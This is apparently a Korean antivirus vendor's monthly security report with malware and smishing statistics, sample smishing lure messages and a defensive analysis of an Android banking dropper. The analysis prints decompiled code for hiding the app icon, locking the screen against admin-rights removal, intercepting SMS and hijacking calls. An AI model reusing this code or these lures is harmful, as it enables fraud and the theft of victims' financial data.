알약
월간 보안동향
보고서.

2016년 02월

알약 2월 보안동향보고서
CONTENTS

1월의 총평

12월에 이어 1월에도 역시, 랜섬웨어가 주 이슈였습니다.
특히, 2016년 들어 처음으로 JavaScript 기반의 랜섬웨어가 발견되었는데, 랜섬웨어를 내포한 NW.js 어플리케이션 페이지가 자체 압축해제(self-extracting) WinRAR 압축파일 내에 포함되어 있는 것이 확인되었습니다. 이 랜섬웨어는 Ransom32로 명명되었으며 현재는 Windows 환경에서만 확인이 되지만, 이론적으로는 NW.js가 Mac OS X나 Linux용으로도 패키징될 가능성이 충분하므로 향후 이 랜섬웨어가 동작하는 OS의 종류가 늘어날 가능성이 있으므로 사용자들의 주의가 필요합니다. 그 외에도 Linux.Encoder와 Linux.Ecocms.1과 같은 1월에 새롭게 발견된 리눅스 랜섬웨어도 이슈가 된 바 있습니다.

이 외에도 2016년 1월 12일에 인터넷익스플로러(IE)의 하위 버전 지원이 종료되는 이슈도 있었습니다. 하위 버전 지원이 종료된 1월 12일 이후부터는 IE11만 기술지원 및 보안업데이트를 받을 수 있게 되며, IE8, IE9, IE10 의 경우 업데이트를 받을 수 없으므로 IE를 사용하고 계신 분이라면 반드시 IE11로 업데이트하는 것이 안전합니다. 참고로 Windows7 이전 버전의 OS를 사용중이라면 IE11자체가 사용이 불가능하므로, 이번 기회에 사용중인 Windows OS도 상위버전으로 업그레이드하는 것을 권장 드립니다.

Part1. 1월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸 메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1.악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2016년 1월의 감염 악성코드 Top 15 리스트에서는 지난달에 각각 1,2,3위를 차지했던 악성코드들 중, 2위 Misc.Keygen 악성코드를 제외하고는 모두 Top3항목에서 크게 순위가 내려갔다.
대신 새롭게 Misc.Suspicious.KCP와 지난달 7위였던 Misc.HackTool.WinActivator이 Top3 항목에 리스트업 되었다.
새롭게 1위를 차지한 Misc.Suspicious.KCP는 KCP의 결제 모듈 중 보안취약점이 있는 구 버전 모듈에 대해서 탐지하고 제거하는 탐지명으로 제작사와의 협의가 이뤄져 탐지하는 내용이다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	NEW	Misc.Suspicious.KCP	Etc	1710
2	-	Misc.Keygen	Trojan	715
3	↑4	Misc.HackTool.WinActivator	Trojan	587
4	NEW	Trojan.Generic.15542396	Trojan	334
5	NEW	Gen:Adware.BrowseFox.1	Adware	311
6	↑3	Adware.Generic.1409039	Adware	288
7	↑5	Adware.Kraddare.295936	Adware	270
8	NEW	Gen:Variant.Adware.Kraddare.27	Adware	270
9	NEW	Trojan.32041520	Trojan	260
10	NEW	Gen:Trojan.Heur.4yXa4KXWZ2eG	Trojan	227
11	NEW	Gen:Trojan.Heur2.JP.zy0@aiXa8QeO	Trojan	203
12	NEW	Misc.Agent.126672	Trojan	193
13	NEW	Gen:Variant.Kazy.785763	Trojan	181
14	NEW	Gen:Trojan.Heur2.CTR.28C5aamYi4bj	Trojan	171
15	NEW	Worm.Conficker	Worm	161

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2016년 01월 01일 ~ 2016년 01월 31일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 49%를 차지했으며, 기타(Etc) 유형이 29%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


1월에는 지난 12월과 비교하여 트로이목마(Trojan) 유형 악성코드가 소폭 상승하였으며, 애드웨어 (AdWare) 유형 악성코드는 크게 감소하였다.




2.허니팟/트래픽 분석

1월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치



최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속시도가 감지된 수치

단위 : 악의적 트래픽 접속시도 감지 건수


2015년 08월 ~ 2016년 01월

3. 스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 2016년 1월의 경우 2015년 12월에 비해 스팸메일 유입 수치는 약 15%가량 감소하였으며, 메일에 첨부된 악성코드수치는 약 40% 가량 감소하였다.

1월에 가장 많이 발견된 메일에 포함된 악성코드는 12월과 동일한 CXmail/OleDl-A(S)이다.
해당 악성코드는 이메일에 첨부되어 주로 유포되는 악성코드이며, 공격자가 지정한 위치로부터 또다른 악성코드를 다운로드하고, 시스템 시큐리티 설정을 수정하면서 특정사이트로 연결되는 링크를 오픈한다. 일반적으로 MS word 혹은 Excel 파일 형식으로 구성되어 있다.



4. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2016년 01월 01일 ~ 2016년 01월 31일
총 신고 건수	4,763건

키워드별 신고 내역

키워드	신고 건수	비율
결혼	174	3.65%
택배	78	1.64%
등기	32	0.67%
민방위	25	0.52%
결제	17	0.36%
입학	8	0.17%
민사소송	7	0.15%
생일	5	0.10%
돌잔치	4	0.08%
사진	3	0.06%

스미싱 신고추이

지난달 스미싱 신고 건수 6,374건 대비 이번 달 4,763건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 1,611건 감소했다. 이번 달은 지난 달과 같이 결혼 관련 스미싱과 택배 관련 스미싱이 신고 내역의 대부분을 차지했다.

알약이 뽑은 1월 주목할만한 스미싱

특이문자

순위	문자내용
1	지역예비군 교육받으세요.
2	[Web발신] 16.01.09, 16:10 고객님의 배달완료 되었습니다.- 우체국
3	챙피하지만 저도한번 찍어봤습니다 ㅋㅋ

다수문자

순위	문자내용
1	결/혼/청/첩
2	엔씨소프트. 택배가 도착하면 내용물을 확인하세요
3	[비상.소집] [보충.교육일정] 안내문입니다
4	우편물이고객님의부재중으로반송되었습니다등기물정보확인하기
5	[Web발신] [11번가]01/22 21:08 소액결제 승인: 31,000원 결재내역 확인
6	(통지서) 도착했어요~
7	선^♥^물♡보냈어요.
8	김재희귀하의 민사소송건이 접수되었으니 확인바랍니다.
9	★돌★잔★치★초★대★장★ 보냈습니다
10	나 기억해 우리 옛날 사진 함 보라

Part2. 1월의 악성코드 이슈 분석

[Trojan.Android.SMS.Stech] 악성코드 분석 보고서

1. 개요


스미싱을 활용하는 악성앱의 비율이 감소 하였지만 꾸준히 발견되고 있다. 따라서 트렌드 분석을 위해 최근 많이 발견되는 스미싱앱을 분석 하였다.

스미싱 앱의 주요 목적은 금융정보 탈취를 목적으로 한다. 최근 발견 되는 스미싱 앱들은 금융정보를 탈취하기 위해 배포되는 악성앱 자체에는 악성코드가 없으며 내부의 리소스나 서버에 있는 악성앱을 내려 받아 설치 후 기동 시킨다. 이는 PC 환경의 악성코드에서 쓰이는 기법으로 드로퍼(dropper)라 지칭한다. 모바일 악성앱도 이런 기법을 사용 하며 이런 기법을 사용하는 이유는 자동분석 시스템 등을 회피 하여 생존률을 높이기 위한 방편으로 보인다.

분석 악성앱은 리소스에 “killer.apk”라는 악성앱을 보유하고 있으며 피해자 기기에 악성 apk를 설치 후 기동 시킨다. 이후 설치된 악성앱(killer.apk)은 사용자의 금융정보를 탈취 하여 해커에게 전송한다. 그리고 악성앱이 지워지기 전까지 주기적으로 피해자 기기의 변경 사항들을 공격자에게 전송 한다.

2. 악성코드 상세 분석

분석 대상 악성앱은 드로퍼와 드롭 되는 악성앱 이렇게 2개의 독립된 패키지로 나누어져 있다. 드롭되는 악성앱은 드로퍼의 리소스에 존재하며 다음 그림에서 드로퍼내의 리소스에 존재하는 악성앱을 확인 할 수 있다.



[그림 1] 드로퍼 파일 구조

드로퍼는 실제 리소스내의 악성앱 설치와 생존성 확보를 위해 기기 관리자 권한 획득을 위한 코드로 이루어져 있다. 실제 금융정보 탈취와 같은 악성 행위는 드롭되는 악성앱이 담당 한다.


드로퍼

다음 그림 2에서 보이듯이 엔트리포인트 코드는 MainActivity임을 알 수 있다.

```
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@mipm
    <activity android:name="com.father.karashok.MainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
    <service android:name="com.father.karashok.service.KarashokService" android:exported="true">
```

[그림 2] 매니페스트 (엔트리포인트 클래스)

다음 그림 3은 드로퍼의 코드 실행 흐름을 보여 주고 있다.



[그림 3] 드롭퍼 주요코드 실행 흐름도

그림 4는 엔트리포인트의 최초 실행 코드를 보여 주고 있다. 실행 코드는 다음의 동작들을 수행 한다.

- KarashokService 실행
- 아이콘 비활성화
- 기기관리자 권한 요청

```
    IncrementalChange incrementalChange = $change;
    if (incrementalChange != null) {
        incrementalChange.access$dispatch("onCreate.(Landroid/os/Bundle;)V", this, savedInstanceState);
        return;
    }
    super.onCreate(savedInstanceState);
    CompileConfig.IS_FIRST_OPEN = true;
    startService(new Intent(this, KarashokService.class));
    getPackageManager().setComponentEnabledSetting(new ComponentName(getPackageName(), MainActivity.class.getName()), 2, 1);
    if (BuildConfig.DEBUG) {
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", new ComponentName(getPackageName(), DeviceReceiver.class.getName()));
        startActivity(intent);
    }
    finish();
```

[그림 4] MainActivity의 최초 시작 코드

드로퍼는 생존성을 향상 시키기 위해 피해자가 기기관리자 권한 해제를 시도 하면 셋팅 화면을 새로 띄운 후 화면을 잠근다. 그림 5는 기기관리자 권한 해제 시도 시 호출 되는 코드 이다.

```
public CharSequence onDisableRequested(Context context, Intent intent) {
    IncrementalChange incrementalChange = $change;
    if (incrementalChange != null) {
        return (CharSequence) incrementalChange.access$dispatch("onDisableRequested.(Landroid/content/C
    }
    Intent outOfDialog = context.getPackageManager().getLaunchIntentForPackage("com.android.settings");
    outOfDialog.setFlags(268435456);
    context.startActivity(outOfDialog);
    DevicePolicyManager dpm = (DevicePolicyManager) context.getSystemService("device_policy");
    dpm.lockNow();
    new Thread(new AnonymousClass1(this, dpm)).start();
    return BuildConfig.FLAVOR;
```

[그림 5] 기기관리자 권한 해제 시도 시 수행되는 코드

엔트리포인트에서 KarashokService를 실행 시키며 KarashokService는 드롭 되어 설치된 패키지인 com.son.karashok을 찾아 실행시킨다. 만약 찾지 못하면 assets내부에 존재하는 apk를 killer.apk로 복사하여 설치를 진행 한다.

```
public class CompileConfig {
    public static /* synthetic */ IncrementalChange $change = null;
    public static final boolean DEBUG = false;
    public static boolean IS_FIRST_OPEN = true;
    public static final String SON_APK_PATH = "killer.apk";
    public static final String SON_PACKAGE_NAME = "com.son.karashok";
```

[그림 6] 드롭 패키지 정보

그림 7은 드랍 패키지의 복사 및 설치를 진행하는 코드 이다.

```
try {
    if (PluginManager.getInstance().getPackageInfo(CompileConfig.SON_PACKAGE_NAME, 0) != null) {
        openAssertsApk(this, CompileConfig.SON_PACKAGE_NAME);
        return;
    }
    String cacheDirPath = getCacheDir() + "/killer.apk";
    if (copyApkFromAssets(this, CompileConfig.SON_APK_PATH, cacheDirPath)) {
        try {
            int re = PluginManager.getInstance().installPackage(cacheDirPath, 0);
            startOpenListenerThread();
            KarashokToast.show(re == PluginManager.INSTALL_FAILED_NO_REQUESTEDPERMISSION ? "\u5b
        } catch (RemoteException e) {
            e.printStackTrace();
            KarashokToast.show("RemoteException", (Context) this);
        }
```

[그림 7] 드랍 패키지 설치 및 실행 코드

설치된 패키지의 실행은 등록된 BroadcastRevceiver인 GardReceiver를 통해 실행된다. 아래 그림 8은 GardReceiver에서 액션(BOOT_COMPLETED, PHONE_STATE, 등)을 받았을 때 동작 하는 코드다. 설치한 killer.apk를 실행하는 KarashokService를 호출 한다.

```
public void onReceive(Context context, Intent intent) {
    IncrementalChange incrementalChange = $change;
    if (incrementalChange != null) {
        incrementalChange.access$dispatch("onReceive.(Landroid/conten
        return;
    }
    context.startService(new Intent(context, KarashokService.class));
}
```


[그림 8] KarashokService 서비스 실행 코드

아래 표는 GardReceiver가 받는 액션 목록이다.

android.intent.action.TIME_SET	시간이 설정될 때
android.intent.action.DATE_CHANGED	날짜가 바뀔 때
android.intent.action.TIMEZONE_CHANGED	표준시간대가 바뀔 때
android.intent.category.HOME	홈 화면일 때
android.intent.action.BOOT_COMPLETED	부팅이 완료될 때
android.intent.action.PHONE_STATE	전화상태 변경될 때
android.intent.action.NEW_OUTGOING_CALL	전화를 걸 때
android.net.conn.CONNECTIVITY_CHANGE	네트워크 상태가 변경될 때
android.intent.action.USER_PRESENT	잠금해제 되었을 때
android.intent.action.MEDIA_MOUNTED	외부 미디어가 마운트될 때
android.intent.action.ACTION_POWER_CONNECTED	외부 전원을 기기와 연결할 때
android.intent.action.ACTION_POWER_DISCONNECTED	외부 전원과 기기의 연결이 끊어질 때


killer.apk 분석 (드롭 패키지)

killer.apk는 부모 앱의 서비스에 의해 설치가 된 후, 실행되면 아래 그림 9와 같이 2개의 리시버를 이용하여 사용자의 SMS, 전화번호 정보를 탈취한다. 그리고 다른 서비스를 이용하여 공인인증서를 탈취하는 행위를 수행한다. 탈취된 SMS, 전화번호, 공인인증서는 해당 앱에서 선언된 E-Mail로 정보를 전송하여 사용자의 정보를 유출시킨다.



[그림 9] 드랍된 killer.apk의 코드 실행 흐름도

최초 MainActivity가 실행되면 아래 그림과 같이 인텐트를 이용하여 MainService를 수행하고, 사용자에게 기기관리자 권한을 요구하게 된다.



[그림 10] 엔트리포인트 실행 코드

그리고 리시버가 동작하게 되면, 등록된 리시버 중 SMSReceiver, DailReceiver를 이용하여 사용자의 SMS, 전화번호를 탈취하는 행위를 수행한다. SMSReceiver는 사용자가 타인으로부터 전송 받은 SMS 정보를 탈취하여, Database에 저장하는 행위를 수행하는데 이는 아래의 그림에서 확인할 수 있다.

```
if(arg13 != null && ("android.provider.Telephony.SMS_RECEIVED".equals(arg13.getAction()))) {
    Bundle v0_1 = arg13.getExtras();
    if(v0_1 != null) {
        Object v7 = v0_1.get("pdus");
        int v8;
        for(v8 = 0; v8 < v7.length; ++v8) {
            SmsMessage v0_2 = SmsMessage.createFromPdu(v7[v8]);
            String v1 = v0_2.getDisplayMessageBody().toString();
            String v4 = v0_2.getOriginatingAddress();
            ArrayList v10 = new ArrayList();
            e v0_3 = new e(v1, String.valueOf(com.android.c.a.a()), 1, v4, 1);
            v10.add(v0_3);
            if(f.a(v9.i(), v0_3.d())) {
                this.abortBroadcast();
            }

            v9.a(v0_3);
        }
    }
}
```

[그림 11] SMS 정보 탈취 코드

DailReceiver의 경우 해당 기기에서 타인에게 발신한 전화 번호를 탈취하여 앱의 Database에 저장하는 행위를 수행한다. 아래 그림 12와 같이 해당 기기의 통화 기록 정보를 탈취 하는 것을 확인할 수 있다

```
public void onReceive(Context arg10, Intent arg11) {
    if(!DailReceiver.d) {
        this.b = new a(arg10);
        this.a = arg10.getSystemService("phone");
        this.a.listen(this.b, 32);
        DailReceiver.d = true;
    }

    if(arg11.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
        this.c = this.getResultData();
        if(this.a(arg10, this.c)) {
            com.android.a.a v7 = new com.android.a.a(arg10);
            v7.a();
            String v8 = this.a(arg10, v7);
            if(!v8.equals("null")) {
                StandOutWindow.a(arg10, SimpleWindow.class);
                StandOutWindow.a(arg10, SimpleWindow.class, 0);
                Bundle v4 = new Bundle();
                v4.putString("number", this.c);
                v4.putString("tonumber", v8);
                StandOutWindow.a(arg10, SimpleWindow.class, 0, 1, v4, SimpleWindow.class, 0);
                v7.a(new com.android.b.e(c.a(arg10), String.valueOf(com.android.c.a.a()), 10, this
                        .c, 1));
                this.setResultData(v8);
            }

            v7.b();
            this.abortBroadcast();
        }
    }
}
```

[그림 12] 통화 기록 탈취 코드

Database는 앱의 로컬 저장소의 databases 디렉토리에 base.db 이름으로 저장되며, 그림 13은 최초 실행 시 테이블을 생성하기 위한 쿼리임을 확인할 수 있다.

```
public b(Context arg4) {
    super(arg4, "base.db", null, 1);
}

public void onCreate(SQLiteDatabase arg2) {
    arg2.execSQL("create table base(_id integer primary key autoincrement, device
    arg2.execSQL("create table jobs(_id integer primary key autoincrement, Type t
    arg2.execSQL("create table doing(smsid text, contactid text, callid text);");
    arg2.execSQL("create table smss(_id integer primary key autoincrement, body t
    arg2.execSQL("create table people(_id integer primary key autoincrement, uses
}

public void onUpgrade(SQLiteDatabase arg2, int arg3, int arg4) {
    arg2.execSQL("DROP TABLE IF EXISTS base");
    arg2.execSQL("DROP TABLE IF EXISTS jobs");
    arg2.execSQL("DROP TABLE IF EXISTS doing");
    arg2.execSQL("DROP TABLE IF EXISTS smss");
    arg2.execSQL("DROP TABLE IF EXISTS people");
    this.onCreate(arg2);
}
```

[그림 13] 테이블 생성 쿼리

실제 부모 앱에서 서비스를 통해 앱이 실행되면 그림 14와 같이 사용자 기기에서 탈취한 개인정보들이 부모 앱인 com.father.karashok의 Plugin 디렉토리 내부에 자식 앱으로 설치가 되는 것을 확인할 수 있다.


```
root@mako:/data/data/com.father.karashok/Plugin # ls -l
drwx------ u0_a84   u0_a84            2016-02-11 15:58 com.son.karashok
root@mako:/data/data/com.father.karashok/Plugin # ls -l com.son.karashok
drwx------ u0_a84   u0_a84            2016-02-11 15:58 Signature
drwx------ u0_a84   u0_a84            2016-02-11 15:58 apk
drwx------ u0_a84   u0_a84            2016-02-11 15:58 dalvik-cache
drwx------ u0_a84   u0_a84            2016-02-11 15:58 data
drwx------ u0_a84   u0_a84            2016-02-11 15:58 lib
```

[그림 14] 드롭 패키지 위치

또한, 그림 15와 같이 탈취한 정보들을 저장한 db 파일을 확인할 수 있는데, 저장된 SQLite3형태의 db파일을 SQLite Browser를 이용해서 확인해보면 아래 그림과 같은 테이블과 각 테이블마다 저장되는 컬럼들의 정보를 통하여 본 악성 앱이 기기에서 어떠한 정보들을 담아두는지 확인이 가능하다.

